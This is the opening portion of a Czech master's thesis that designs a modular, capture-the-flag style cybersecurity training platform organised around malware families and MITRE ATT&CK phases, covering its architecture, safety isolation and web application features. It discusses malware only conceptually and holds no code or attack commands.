

Modular System for Training Administrators Focused on Individual Malware families

Bc. Zdeněk Skalický

Master's thesis
2025



Tomas Bata University in Zlín
Faculty of Applied Informatics

ZADÁNÍ DIPLOMOVÉ PRÁCE

(projektu, uměleckého díla, uměleckého výkonu)

Jméno a příjmení:	Bc. Zdeněk Skalický
Osobní číslo:	A23526
Studijní program:	N0613A140022 Informační technologie
Specializace:	Kybernetická bezpečnost
Forma studia:	Kombinovaná
Téma práce:	Modulární systém pro výuku administrátorů věnující se jednotlivým rodinám malware
Téma práce anglicky:	Modular System for Training Administrators Focused on Individual Malware Families

Zásady pro vypracování

- Specifikujte požadavky pro realizaci výukového prostředí.
- Vyberte vhodné typy malware pro výukové prostředí.
- Provedte návrh prostředí a implementujte jej v testovacím prostředí.
- Vytvořte ukázkové moduly.
- Otestujte vytvořené prostředí a zpracujte detailní dokumentaci.

Forma zpracování diplomové práce: **tištěná/elektronická**
Jazyk zpracování: **Angličtina**

Seznam doporučené literatury:

1. Alshaikh, H., Ramadan, N., & Hefny, H. (2020). Ransomware prevention and mitigation techniques. *International Journal of Computer Applications*, 117, 31-39. <https://doi.org/10.5120/ijca2020919899>
2. Kaur, S., & Bhatia, M. (2021). A review on ransomware: Types, techniques, and prevention methods. *International Journal of Computer Applications*. URL: <https://www.ijcaonline.org/research/volume181/number20/31873-2021>
3. Stallings, W. (2019). *Network Security Essentials: Applications and Standards* (4th ed.). Pearson. ISBN: 978-0134872573 URL: https://elhacker.info/manuales/Redes/3._Network-security-essentials-4th-edition-william-stallings.pdf
4. McIntosh, T. (2022). Ransomware mitigation in the modern era: A comprehensive review, research challenges, and future directions. ResearchGate. URL: https://www.researchgate.net/profile/Timothy-Mcintosh/publication/354331543_Ransomware_Mitigation_in_the_Modern_Era_A_Comprehensive_Review_Research_Challenges_and_Future_Directions/links/64f5c81b4c70687b8ed00c8d/Ransomware-Mitigation-in-the-Modern-Era-A-Comprehensive-Review-Research-Challenges-and-Future-Directions.pdf
5. Kaspersky Lab. (2020). Ransomware: The state of the art. Kaspersky Lab. URL: <https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2020/06/29133115/Ransomware-The-State-of-the-Art.pdf>
6. Miller, M. (2018). *Hacking the Hacker: Learn From the Experts Who Take Down Hackers*. Wiley. ISBN: 978-1119480765 URL: <https://www.wiley.com/en-us/Hacking+the+Hacker%3A+Learn+From+the+Experts+Who+Take+Down+Hackers-p-9781119480765>
7. Rowe, N. C. (2018). The security and privacy of capture-the-flag competitions. *Journal of Cybersecurity*. URL: <https://academic.oup.com/cybersecurity/article/4/1/tyy001/5046545>

Vedoucí diplomové práce: **Ing. David Malaník, Ph.D.**
Ústav informatiky a umělé inteligence

Datum zadání diplomové práce: **27. října 2024**

Termín odevzdání diplomové práce: **2. června 2025**



doc. Ing. Jiří Vojtěšek, Ph.D. v.r.
děkan

prof. Mgr. Roman Jašek, Ph.D., DBA v.r.
ředitel ústavu

Ve Zlíně dne 17. listopadu 2024

PROHLÁŠENÍ AUTORA DIPLOMOVÉ PRÁCE

Beru na vědomí, že

- odevzdáním diplomové práce souhlasím se zveřejněním své práce podle zákona č. 111/1998 Sb., v platném znění bez ohledu na výsledek obhajoby;
- diplomová práce bude uložena v elektronické podobě v univerzitním informačním systému a bude dostupná k nahlédnutí;
- jedno vyhotovení diplomové práce v listinné podobě bude ponecháno Univerzitě Tomáše Bati ve Zlíně k uložení;
- na moji diplomovou práci se plně vztahuje zákon č. 121/2000 Sb. o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon) ve znění pozdějších právních předpisů, zejm. § 35 odst. 3;
- podle § 60 odst. 1 autorského zákona má Univerzita Tomáše Bati ve Zlíně právo na uzavření licenční smlouvy o užití školního díla v rozsahu § 12 odst. 4 autorského zákona;
- podle § 60 odst. 2 a 3 mohu užít své dílo – diplomovou práci – nebo poskytnout licenci k jejímu využití jen s předchozím písemným souhlasem Univerzity Tomáše Bati ve Zlíně, která je oprávněna v takovém případě ode mne požadovat přiměřený příspěvek na úhradu nákladů, které byly Univerzitou Tomáše Bati ve Zlíně na vytvoření díla vynaloženy (až do jejich skutečné výše);
- pokud bylo k vypracování diplomové práce využito softwaru poskytnutého Univerzitou Tomáše Bati ve Zlíně nebo jinými subjekty pouze ke studijním a výzkumným účelům (tj. k nekomerčnímu využití), nelze výsledky diplomové práce využít ke komerčním účelům;
- pokud je výstupem diplomové práce jakýkoliv softwarový produkt, považují se za součást práce rovněž i zdrojové kódy, popř. soubory, ze kterých se projekt skládá; neodevzdání této součásti může být důvodem k neobhájení práce.

Prohlašuji, že

- jsem na diplomové práci pracoval(a) samostatně a použitou literaturu jsem řádně citoval(a); v případě publikace výsledků budu uveden(a) jako spoluautor;
- odevzdaná verze diplomové práce a verze elektronická nahraná do IS/STAG jsou obsahově totožné.

Ve Zlíně, dne

.....
podpis autora

ABSTRAKT

Tato diplomová práce se zabývá vzděláváním v oblasti kyberbezpečnosti pomocí modulárního přístupu, který integruje herní prvky a aktivně využívá praktické ukázky malwaru. V rámci práce byla vytvořena virtuální prostředí, která slouží pro praktickou výuku kybernetických hrozeb. Tato prostředí byla detailně zdokumentována a následně otestována. Součástí práce je také návrh a implementace webové platformy, která představuje centrální prvek vzdělávacího prostředí. Tato platforma byla rovněž zdokumentována a testována.

Klíčová slova: vzdělávání, modulární, platforma, webová aplikace, kyberbezpečnost, praktické, capture the flag, CTF, malware, herní prvky

ABSTRACT

This master's thesis focuses on cybersecurity education utilizing a modular approach enriched with gamification elements and active use of malware demonstrations. Within the thesis, virtual environments were developed for hands-on training in cybersecurity threats. These environments have been documented and tested. Additionally, a web platform was created to serve as the central component of the educational ecosystem. This platform has also been comprehensively documented and tested.

Keywords: education, modular, platform, web application, cybersecurity, hands-on, capture the flag, CTF, malware, gamification

Děkuji své rodině, přátelům a spolužákům za obrovskou podporu. Především děkuji své snoubence za její nekonečnou trpělivost a nekončící pomoc při studiu a tvorbě této práce.

Prohlašuji, že při tvorbě této práce jsem použil nástroje generativního modelu AI ChatGPT (dostupný z <https://chatgpt.com/>) a AI Grammarly (dostupné z: <https://grammarly.com/>) za účelem kontroly gramatiky a pro lepší srozumitelnost vět teoretické části. Po použití těchto dvou nástrojů jsem provedl kontrolu obsahu a přebírám za něho plnou odpovědnost.

TABLE OF CONTENTS

INTRODUCTION	13
1 MOTIVATION FOR TEACHING CYBERSECURITY THROUGH MODULAR SYSTEMS	15
1.1 IMPORTANCE OF CYBERSECURITY EDUCATION	15
1.2 BENEFITS OF MODULAR SYSTEMS IN TEACHING.....	15
1.3 RELEVANCE OF MALWARE AND CYBERSECURITY	16
2 OVERVIEW OF MALWARE ARCHETYPES AND CLASSIFICATION	17
2.1 USED MALWARE ARCHETYPES.....	17
2.1.1 Trojan virus.....	17
2.1.2 Ransomware.....	18
2.1.3 Key-logger	18
2.1.4 Computer Worm.....	19
2.2 PROBLEMATIC CLASSIFICATION.....	19
2.3 ADDED VALUE IN MODULAR EDUCATION	20
3 LITERATURE REVIEW.....	22
3.1 SUMMARY OF KEY WORKS.....	22
3.2 GAPS IN CURRENT RESEARCH	22
4 DESIGNING A MODULAR LEARNING ENVIRONMENT	24
4.1 SELECTION CRITERIA FOR TOOLS AND PLATFORMS	24
4.2 ALIGNMENT WITH EDUCATIONAL OBJECTIVES.....	24
4.3 CONCEPTUAL FRAMEWORK AND ARCHITECTURE	24
4.4 SELECTION OF MALWARE WITH THE HELP OF MITRE ATTACK MA- TRIX®.....	25
4.5 INTEGRATION OF CAPTURE-THE-FLAG ELEMENTS	26
5 IMPLEMENTATION OF TEACHING ENVIRONMENT.....	27
5.1 CHOICE OF CENTRAL PLATFORM	27
5.2 HANDS-ON PART OF MODULES	27

5.3	SECURITY	29
5.4	VERSIONING AND PROJECT STORAGE	30
6	WEB APPLICATION AS A CENTRAL PLATFORM	31
6.1	DEVELOPMENT OF WEB APPLICATION	32
6.2	SECURITY CONCERNS AND CHALLENGES	33
6.2.1	HTTPS and TLS custom settings	33
6.2.2	DOS protection	34
6.2.3	Input Sanitation	34
6.2.4	File name sanitation	34
6.2.5	Redirection restrictions	35
6.2.6	Error handling.....	35
6.2.7	IP-based tracking and limits	35
7	HANDS-ON MODULES.....	37
7.1	USED METHODS AND CRITERIA	39
7.2	EVALUATION OF MODULES	41
7.2.1	Module 1: Ubuntu basics	41
7.2.2	Module 2: Windows basics	41
7.2.3	Module 3: Reconnaissance	42
7.2.4	Module 4: Initial Access	43
7.2.5	Module 5: Persistence.....	43
7.2.6	Module 6: Privilege escalation and defense evasion	44
7.2.7	Module 7: Credential Access and Discovery	44
7.2.8	Module 8: Exfiltration	47
7.2.9	Module 9: Impact	48
8	DOCUMENTATION	50
8.1	WEB APP	50
8.1.1	Module management	51
8.1.2	User registration flow	52
8.1.3	Module and level selection.....	52
8.1.4	Completing level	53

8.1.5	Admin workflow	54
8.1.6	Requirements for hosting a CTF Web App.....	55
8.2	VIRTUAL ENVIRONMENTS	57
8.2.1	Requirements Windows Server 2019	57
8.2.2	Requirements for Ubuntu 24.04.1.	58
8.3	MODULES	59
8.3.1	Module 1: Ubuntu Basics	59
8.3.2	Module 2: Windows Basics.....	60
8.3.3	Module 3: Reconnaissance	60
8.3.4	Module 4: Initial Access	61
8.3.5	Module 5: Execution and Persistence	62
8.3.6	Module 6: Privilege Escalation and Defense Evasion	63
8.3.7	Module 7: Credential Access and Discovery	64
8.3.8	Module 8: Exfiltration	65
8.3.9	Module 9: Impact	66
8.4	LIST OF SOFTWARE TOOLS.....	68
8.4.1	SysInternals Suite	68
8.4.2	Wireshark	68
8.4.3	Nmap.....	69
8.4.4	Hydra	69
8.4.5	HashCat	69
8.4.6	Curl.....	70
8.4.7	Nikto	70
8.4.8	Docker	70
9	FUTURE DIRECTION	71
9.1	POTENTIAL IMPROVEMENTS IN WEB APPLICATION	71
9.2	IMPROVEMENTS AND ADDITIONS FOR SAMPLE MODULES	71
I	CONCLUSION	74
	REFERENCES	77
	LIST OF FIGURES	81

LIST OF TABLES	83
LIST OF ABBREVIATIONS	84
LIST OF APPENDICES	85

INTRODUCTION

Cybersecurity has become a cornerstone of technological safety, with threats such as ransomware, data breaches, malware propagation, and phishing attacks growing in sophistication and frequency. These developments underscore the urgent need for modern education to incorporate practical, up-to-date cybersecurity training that prepares students not only to understand digital risks but also to actively defend against them.

This thesis addresses the gap between theoretical instruction and real-world application by proposing a modular, hands-on educational platform designed to simulate realistic cyber attack scenarios in a controlled environment. The aim is to provide students with immersive, practical experience across all phases of a typical cyber attack—from reconnaissance and initial access to persistence, privilege escalation, and impact. These phases are inspired by the MITRE ATT&CK® Matrix, a widely recognized framework used to map adversarial tactics and techniques.

Central to the proposed system is a web-based application that coordinates the learning experience. It guides users through educational content, validates progression, manages accounts via secure token systems, and separates instructional flow from virtualization layers for safety and maintainability. Modules are delivered through isolated virtual environments that replicate common operating systems, simulating both offensive and defensive security tasks. Each module is structured around Capture-the-Flag (CTF) principles, promoting problem-solving through gamified challenges, flag submission, and optional hints for adaptive difficulty.

The thesis is divided into several key sections. Chapter 1 presents the motivation behind modular cybersecurity education, followed by Chapter 2, which explores selected malware archetypes and the challenges of malware classification. Chapter 3 reviews the existing body of literature and identifies current research gaps. Chapter 4 outlines the design of the modular learning environment, including its architecture, the choice of tools, and pedagogical alignment. Implementation details of the web platform and virtual systems are provided in Chapter 5, while Chapter 6 discusses security design considerations. Chapters 7 through

9 focus on the hands-on modules, system testing, and full documentation of the platform, including user workflows and technical dependencies. The thesis concludes with proposed improvements and potential future directions.

The goal of this work is to offer a usable, scalable, and secure educational tool that reflects the current threat landscape and fosters a proactive approach to cybersecurity learning. By bridging theoretical knowledge and practical skills, this modular platform seeks to support the development of competent cybersecurity professionals capable of meeting the demands of the digital age.

1 MOTIVATION FOR TEACHING CYBERSECURITY THROUGH MODULAR SYSTEMS

1.1 Importance of cybersecurity education

In an era where digital threats continuously evolve, education in the cybersecurity field is a crucial component of modern academic and professional training. Cyberattacks, including ransomware incidents, data breaches, and phishing schemes, have demonstrated the need for well-trained professionals capable of defending critical systems. Educational institutions should aim to equip students with theoretical knowledge and practical skills to recognize, mitigate, and prevent cyber threats. By integrating cybersecurity education into the curriculum, students gain hands-on experience that prepares them for real-world challenges, fostering a proactive approach to digital security.

The urgency for comprehensive cybersecurity education is underscored by alarming statistics. In 2023, ransomware payments reached a record-breaking \$1.1 billion, nearly doubling the \$567 million recorded in 2022 [1]. Additionally, the number of reported data breaches in the U.S. rose to a record 3,205 in 2023, up 78% from 2022. These figures highlight the escalating threat trends and the critical need for skilled cybersecurity professionals. [2]

1.2 Benefits of modular systems in teaching

Traditional teaching methods may not be able to keep up with the dynamic nature of cybersecurity threats. Modular systems offer a flexible and scalable approach to learning, allowing educators to design adaptable curricula that evolve alongside emerging threats. By structuring lessons into self-contained modules, students can progress at their own pace while focusing on specific areas of interest or weakness. In addition, modular systems facilitate interactive learning experiences, such as gamified capture the flag (CTF) challenges and simulated cyberattacks, which enhance engagement and comprehension. This approach ensures that students can acquire foundational concepts before advancing to more complex cybersecurity scenarios.

Numerous studies support the efficacy of interactive teaching methods in cybersecurity ed-

ucation. For instance, Vykopal et al. (2021) discuss the development of scalable, hands-on learning environments that provide realistic simulations for students, enhancing their practical skills in cybersecurity [3]. Similarly, Jaffray et al. (2021) introduce 'SherLOCKED', a detective-themed serious game designed to teach cybersecurity concepts in an engaging manner, demonstrating the potential of gamification in education. [4]

These examples underscore the importance of using interactive and modular approaches in cybersecurity education to better prepare students for real-world challenges.

1.3 Relevance of malware and cybersecurity

Malware remains one of the most prevalent and persistent cybersecurity threats, with ransomware attacks becoming increasingly sophisticated. Cybersecurity professionals need to understand the mechanisms behind malware, including infection vectors, propagation techniques, and mitigation strategies. Teaching cybersecurity through practical engagement with malware scenarios allows students to analyze real attack methodologies, improving their defensive capabilities. Integrating malware-focused modules within a structured learning environment ensures that students gain a comprehensive understanding of cyber threats, preparing them for roles in cybersecurity analysis, incident response, and digital forensics.

2 OVERVIEW OF MALWARE ARCHETYPES AND CLASSIFICATION

2.1 Used malware archetypes

The selection process for malware in this thesis is described in detail within the dedicated subsections of the chapter titled **Modules**. The general approach utilized the specific mechanics associated with each malware archetype and designed a suitable scenario. A realistic cyber-attack typically involves multiple phases; therefore, the modules presented in this thesis guide learners through these phases using carefully selected malware. This approach allows learners to gain hands-on experience with the different stages of an attack and understand the underlying mechanics of each malware type.

2.1.1 Trojan virus

A Trojan horse, commonly referred to as a Trojan, is a type of malware that disguises itself as legitimate software to deceive users into executing it. Unlike traditional viruses, Trojans do not replicate themselves but rely on social engineering tactics to gain initial access to a system. Once executed, a Trojan can perform various malicious actions, such as creating a backdoor, stealing credentials, or downloading additional payloads.

In cybersecurity education, studying Trojans is essential for understanding the risks associated with deceptive software and unauthorized access. A dedicated module on Trojans can illustrate common infection vectors, such as email attachments, software downloads, and fake updates. Learners can analyze how Trojans establish persistence, evade detection, and interact with command-and-control servers.

To provide a realistic learning experience, the Trojan module includes scenarios where participants must identify, analyze, and mitigate a simulated Trojan infection. Understanding the impact of Trojans prepares students for real-world cybersecurity challenges, enhancing their ability to detect and neutralize similar threats in professional environments.

Recent studies have explored various methods for detecting Trojan infections. For instance, Kanaker et al. (2022) investigated eight machine learning classifiers for Trojan horse detec-

tion in cloud-based environments, finding that the SMO and Multilayer Perceptron classifiers achieved the highest accuracy rates. [5]

Similarly, Islam et al. (2022) proposed using deep learning techniques to detect digitally encoded DNA triggers for Trojan malware in bio-cyber attacks, demonstrating nearly 100 percent accuracy in detection. [6]

These studies highlight the evolving nature of Trojan detection methodologies and underscore the importance of incorporating advanced techniques into cybersecurity education.

2.1.2 Ransomware

Ransomware is malicious software designed to deny access to systems or data until a ransom is paid. After the initial infection, ransomware attempts to spread to shared storage drives and other accessible systems. If demands are not met, the system or encrypted data remains unavailable, or the data may be deleted. The ransom typically uses cryptocurrency like Bitcoin, which makes it difficult to track the recipient of the transaction and is ideal for attackers to evade law enforcement agencies. [7]

Understanding ransomware is crucial in cybersecurity education, as it equips students with the knowledge to recognize, prevent, and respond to such threats effectively.

2.1.3 Key-logger

Keyloggers are malicious programs or hardware devices that monitor and record keystrokes made by a user on their keyboard, often without the user's knowledge. This allows attackers to capture sensitive information such as usernames, passwords, and credit card numbers. Keyloggers can be implemented through various methods, including software applications that run in the background or hardware devices attached to the keyboard or computer. They pose significant threats to personal privacy and security, as well as to organizational data integrity. [8]

2.1.4 Computer Worm

Computer worms are a type of malware that can automatically propagate or self-replicate without human interaction, enabling their spread to other computers across a network. Unlike viruses, which require a host file to attach themselves to, worms operate independently and can propagate without user intervention. Once inside a system, worms can perform various malicious actions, such as consuming bandwidth, deleting files, or installing backdoors. Their ability to spread rapidly makes them particularly dangerous, as they can cause widespread damage before being detected. [9]

2.2 Problematic classification

Malware classification can pose an uneasy challenge. There are a lot of parameters and characteristics that the classification can determine as key values.

One common classification method categorizes malware based on its propagation mechanism. For example, worms self-replicate and spread through networks without user intervention, while Trojans require user action to be executed. This distinction helps cybersecurity professionals understand how malware spreads and how to mitigate its risks effectively.

Another approach classifies malware based on its payload and impact. Ransomware encrypts user files and demands payment for decryption, whereas spyware secretly collects user data and transmits it to an attacker. Understanding the intent and consequences of different malware types aids in developing targeted defense strategies.

Malware can also be classified based on its level of stealth and persistence. Rootkits are designed to hide their presence by manipulating system processes, making them difficult to detect, while adware operates more overtly by displaying unwanted advertisements. The level of stealth influences the complexity of detection and removal techniques.

Classification can be based on the malware's command and control (C&C) structure. Botnets, for example, operate under a centralized or decentralized control model, where infected devices communicate with an attacker-controlled server. This aspect of classification is cru-

cial for tracking and dismantling large-scale malware operations.

Given the evolving nature of malware, hybrid classification approaches combining multiple parameters are often used in cybersecurity research. By integrating propagation mechanisms, payload effects, stealth capabilities, and control structures, analysts can create comprehensive profiles of malware threats, improving detection and mitigation efforts.

Ransomware could be executed thanks to a trojan virus that an employee downloaded because of a phishing attack. This means that the challenge isn't just in classifying malware types. It's also the fact that many forms of malware can span multiple phases of an attack. As a result, assigning each malware category to a single, fixed stage of the attack lifecycle is often impractical.

2.3 Added value in modular education

The complexity and intertwining of malware classifications present a challenge in cybersecurity education, but modular education turns this challenge into a strength. By designing modules that reflect real-world attack scenarios, students gain an understanding of how different malware types interact within an attack chain. Instead of viewing malware types in isolation, learners experience the overlapping nature of threats, from initial reconnaissance and exploitation to persistence and lateral movement.

Modular education allows educators to construct layered exercises where participants deal with multiple malware types simultaneously. For instance, one module may introduce phishing attacks as an initial compromise method, while next modules expand on how Trojans facilitate deeper system access and how ransomware exploits gain control to encrypt files. This approach mirrors real-world attack progression and teaches practical thinking.

Additionally, the modular approach supports continuous updates and expansion, ensuring that new attack techniques and malware classifications can be incorporated easily. This adaptability is crucial in the constantly evolving cybersecurity field, allowing learners to remain up to date with new threats. By engaging with modules that showcase interconnected attack phases, students develop a comprehensive cybersecurity mindset, equipping them with

the skills to anticipate, analyze, and mitigate modern cyber threats effectively.

3 LITERATURE REVIEW

3.1 Summary of key works

Cybersecurity and its education are a broad field requiring active research and innovation. Studies such as those by Stallings [10] and Kaspersky Lab [11] provide foundational insights into network security and malware trends. Stallings [10] emphasizes the importance of understanding network security essentials, offering a structured approach to securing communication networks. Kaspersky Lab [11] provides a comprehensive analysis of ransomware trends, discussing evolving attack strategies and mitigation techniques.

In addition to these foundational texts, research by Rowe [12] highlights the educational benefits of Capture-the-Flag (CTF) competitions as an effective means of teaching cybersecurity concepts. CTF competitions provide a practical, hands-on approach that enhances students' engagement and problem-solving skills in cybersecurity education. Similarly, Miller [13] explores insights from cybersecurity professionals, offering an inside look into hacking methodologies and defensive strategies.

The evolving nature of ransomware has been analyzed by Alshaikh et al. [14], who provide a detailed review of prevention and mitigation techniques. Kaur and Bhatia [15] further extend this discussion by classifying ransomware types and the effectiveness of different defensive strategies. McIntosh [16] presents a more recent review, addressing current research challenges and proposing future directions in ransomware mitigation efforts.

3.2 Gaps in current research

Despite the extensive literature on cybersecurity threats and defense mechanisms, gaps remain in modular cybersecurity education. Existing research often focuses on isolated aspects of cyber threats rather than integrating various attack vectors into a comprehensive learning framework. While Stallings [10] and Kaspersky Lab [11] provide valuable insights into network security and ransomware trends, they do not address the specific challenges of teaching cybersecurity using modular frameworks.

Rowe [12] discusses the value of CTF exercises, yet there is limited research on their systematic integration into structured curricula. The current literature lacks a detailed analysis of how modular education can leverage the complexities of malware classifications and intertwined attack phases to enhance learning outcomes. Furthermore, McIntosh [16] identifies gaps in ransomware mitigation research, particularly in adapting security strategies to ever-evolving attack methodologies.

Another significant gap in the existing literature is the real-world applicability of modular learning environments. While Miller [13] and Alshaikh et al. [14] discuss cybersecurity threats and mitigation techniques, there is a need for research into how modular learning environments can simulate these scenarios more effectively. Addressing these gaps would enhance cybersecurity education by providing more refined and adaptive learning approaches, preparing students for dynamic real-world challenges.

4 DESIGNING A MODULAR LEARNING ENVIRONMENT

4.1 Selection criteria for tools and platforms

The criteria for the selection of tools were focused on several aspects. However, critical parameters were simplicity and comprehensibility since the issues in the cybersecurity field are complex on their own. It would be unproductive to introduce learners to intricate and complicated tools. The immersion needs to be balanced so that the learners will adopt the intended teaching, reflect on real-life scenarios, and not get lost in tools that would require a stand-alone seminar to get used to.

The same principle applies to selecting platforms and technologies utilized in this work. The primary goal is to equip learners with practical, real-world cybersecurity skills that can be directly applied in professional environments. However, an excessive focus on achieving absolute realism in the teaching environment may introduce unnecessary complexity, making the learning process more cumbersome and difficult to navigate. Striking a balance between realism and accessibility is crucial to ensuring that the educational framework remains both effective and user-friendly.

4.2 Alignment with educational objectives

The alignment of tools and platforms with educational objectives is a crucial aspect of cybersecurity training. The selected tools should not only facilitate learning but also seamlessly integrate with the course's pedagogical goals. The modular nature of the educational framework ensures that each tool serves a distinct role in reinforcing core cybersecurity concepts while maintaining adaptability to different learning paces.

4.3 Conceptual framework and architecture

The conceptual framework and architecture of this cybersecurity education platform are designed to provide a structured yet flexible learning experience. The architecture follows a modular approach, allowing different cybersecurity topics to be taught as independent yet

interconnected units.

At the core of the architecture is a virtual-based environment that provides a safe, isolated workspace where the learners can experience hands-on usage of given tools, malware, and the environment in general.

The framework and architecture were designed to deliver an immersive and practical cybersecurity education experience.

4.4 Selection of malware with the help of MITRE ATTACK MATRIX®

MITRE ATT&CK® is a globally accessible knowledge base of adversary tactics and techniques based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community.[17]

The general approach to selecting malware was based on attack phases and techniques listed by MITTRE ENTERPRISE ATTACK MATRIX.

Mitre attack matrix provides a comprehensive taxonomy of adversarial tactics and techniques, allowing for a structured selection of malware that aligns with real-world attack methodologies.

By leveraging the MITRE ATT&CK Matrix, the chosen malware families represent a range of attack vectors, including initial access, execution, persistence, privilege escalation, and data exfiltration. This ensures that students are exposed to various techniques used by cyber adversaries and can develop a holistic understanding of how attacks unfold in practice.

Each malware sample is mapped to specific MITRE techniques, allowing learners to analyze its behavior in a controlled environment. For instance, ransomware is mapped to techniques such as "Data Encrypted for Impact" (T1486), while trojans often align with "Command and Scripting Interpreter" (T1059) or "Remote Access Software" (T1219). Understanding these mappings allows students to identify indicators of compromise (IoC) and improve their defensive strategies against real-world threats.

Furthermore, the modular nature of this approach enables educators to update the training scenarios as new attack techniques emerge.

4.5 Integration of capture-the-flag elements

Capture-the-Flag (CTF) challenges play a significant role in enhancing cybersecurity education by providing an engaging and interactive learning experience. The integration of CTF elements within the educational framework ensures that learners not only gain theoretical insights but also apply their knowledge in practical, competitive scenarios.

CTF exercises and competitions are designed to simulate real-world cyberattacks and defensive measures, helping participants develop critical problem-solving skills. These challenges typically involve tasks such as reverse engineering malware, identifying vulnerabilities, and implementing defensive strategies to secure systems against potential threats.

By incorporating CTF elements, the training environment becomes more dynamic and engaging. Students are encouraged to think like both attackers and defenders, allowing them to better understand adversarial tactics and apply countermeasures effectively. Additionally, the structured progression of CTF challenges ensures that students gradually build their expertise, moving from fundamental cybersecurity concepts to more advanced problem-solving scenarios, offering great difficulty balancing.

5 IMPLEMENTATION OF TEACHING ENVIRONMENT

5.1 Choice of central platform

A centralized web-based platform was chosen to provide a unified interface for managing modules, tracking progress, and mainly instructing users and providing hints. The web-based approach ensures accessibility across different devices and operating systems, enabling seamless updates and expansion.

Security considerations were paramount in platform selection. The platform must include access controls, authentication mechanisms, and logging features to prevent unauthorized tampering. Additionally, it must maintain user activity records to track user progress.

The platform operates independently of virtualization, focusing on scenario management and content delivery. This detachment allows it to remain adaptable and independent of specific virtualization technologies, ensuring longevity and flexibility.

Existing solutions such as the Cyber Range Platform (CRP) developed by Kyberpolygon in Brno, Czech Republic, and CTFd, a globally recognized framework for managing Capture-the-Flag (CTF) competitions, provide robust foundations for constructing scalable and secure cybersecurity training environments. These platforms demonstrate effective approaches to organizing challenges, managing users, and delivering structured content. However, for the purposes of this thesis, a custom web application was developed by the author to allow full control over design, functionality, and integration with the modular educational framework proposed in this work.

5.2 Hands-on part of modules

Educational modules resemble the practical, hands-on part of the project. While the central web-based platform presents instructions and offers guidance through descriptions and hints, the practical part modules should be implemented in a standalone virtual environment.

By operating independently from the theoretical component, the practical modules allow

various cybersecurity challenges to be presented across various operating systems and configurations. This flexibility enables students to gain experience with different system architectures, security mechanisms, and vulnerabilities, mirroring the complexities encountered in real-world cybersecurity scenarios. The virtual environment can be customized to simulate attacks, analyze malware behavior, and practice defensive strategies in a controlled yet immersive setting.

Each hands-on module typically consists of one or more levels, each focusing on a specific skill or learning objective. These levels may include challenges such as scanning a system for open ports, identifying service vulnerabilities, escalating privileges, or recovering data after a ransomware attack. The goal is to allow users to approach cybersecurity problems as they would in real environments by combining tool usage, logical reasoning, and creative problem solving.

To preserve modularity and scalability, each practical module is designed to be self-contained. This allows instructors to add, remove, or modify modules based on current threat trends or specific learning goals without altering the entire structure of the course. The users are not forced to progress through modules in a given order. This modularity supports different learning paths, giving students the opportunity to focus on areas most relevant to their interests or skill levels.

Virtual machines used in the modules are based on environments that replicate real-world systems, often running deliberately vulnerable services or outdated software to simulate commonly exploited scenarios. Users interact with these environments through command-line tools, penetration testing frameworks, and analysis utilities, gaining technical fluency in safe, reproducible conditions.

The hands-on nature of these modules ensures that users move beyond passive observation, actively engaging with cybersecurity concepts and reinforcing theoretical knowledge through applied practice. This approach supports deeper understanding and better retention of skills, preparing students to face dynamic security challenges in both professional and academic settings.

5.3 Security

Security is a critical component of any educational environment that incorporates malware, attack simulation, or vulnerability exploitation. Several important aspects must be carefully addressed to ensure that the platform does not pose a risk to its users or the infrastructure it operates within.

First and foremost, any malware included in the modules must be thoroughly tested and well-documented. Only samples that are safe to execute in isolated, sandboxed environments should be used. These should never include live or uncontrollable payloads, and their behavior must be predictable and reproducible. Malware used for educational purposes must be stripped of any self-propagating capabilities to avoid unintended lateral movement outside the test environment.

Special attention must be given to modules involving ransomware. Although these can provide powerful lessons about encryption, persistence, and recovery, they also carry risks. If implemented improperly, ransomware could encrypt more of the system than intended or escape the virtual machine via misconfigurations. To prevent such issues, the ransomware samples must be tightly restricted, non-replicating, and clearly labeled as educational only.

Another consideration is ensuring that the central web application used to manage modules and track progress does not introduce critical vulnerabilities. As the orchestrating layer of the educational experience, it must be hardened against common web attacks such as injection, cross-site scripting, and unauthorized access. Because the application does not directly interface with the virtual environments hosting malware, it benefits from a degree of isolation. Nonetheless, strict security practices—such as sanitizing user input, enforcing strong authentication, and avoiding unnecessary services must be upheld to prevent abuse.

Ultimately, the success of the platform depends on maintaining a safe and controlled setting where users can engage with real-world threats without real-world consequences. By incorporating best practices in system isolation, using simple and outdated malware with limited capabilities, and enforcing strict application security, the training environment remains immersive yet responsible.

5.4 Versioning and project storage

GitLab was selected for managing two projects representing virtual environments and web application presented in this master's thesis. Due to Gitlab's effective version control features which enabled convenient tracking of code changes and safe code storage. Overall, GitLab provided a structured, cloud environment, making it an ideal platform for effective project management throughout the thesis work.

The WebApp project contains web platform and is accessible at:

<https://gitlab.com/utb-major-thesis/webapp>

The Environments project contains a description for preparing custom virtual environments, scripts, tools, and malware for the hands-on part and is accessible at:

<https://gitlab.com/utb-major-thesis/environments>

6 WEB APPLICATION AS A CENTRAL PLATFORM

The purpose of the web application is to unite the instructions and the whole learning process with the other tools and materials. The web application presents instructions and desired goals that the user should achieve within an external virtual environment. The whole teaching environment can then be divided into two objects. The web platform and the virtual environment. This means that the web platform does everything else that is not done by the virtual environment.

The following tasks are performed by the web application:

- Introducing user to the web app
- Introducing the user to the virtualized environment
- Enabling seamless navigation between modules
- Stating current goals within modules and levels
- Balancing the difficulty of modules by offering hints
- Verifying the progression of the user by checking flags
- Saving user progress through modules and levels
- Visualization of user progress for users
- Admin page with progress table
- Admin page with magic link generating capability

Desired features of the web platform:

- Simple and clear graphical user interface
- Intuitive button placement
- User authentication

- Simple user register process
- Ability to remove users
- Short and human-readable but secure magic links
- Magic links should have a short time to live and can be used only a limited number of times
- Users will be identified with an IP address
- User progress graphical visualization
- Admin dashboard for generating magic links and monitoring user progress

6.1 Development of web application

The development of the web application followed an iterative, modular design process. At its core, the platform was intended to act as a dynamic guide for the user. Offering context, structure, and feedback while maintaining clear separation from the hands-on virtual environments.

The initial development focused on creating a clean and intuitive user interface that allows users to navigate modules and levels with ease. As functionality expanded, components for user registration, authentication, and flag validation were implemented. A reusable level template system was developed to make level addition easier.

To ensure flexibility, the level and module data are stored in a centralized JSON file, allowing instructors or administrators to add new content with minimal effort. The system dynamically reads this data to render the appropriate content on the frontend, reducing maintenance overhead.

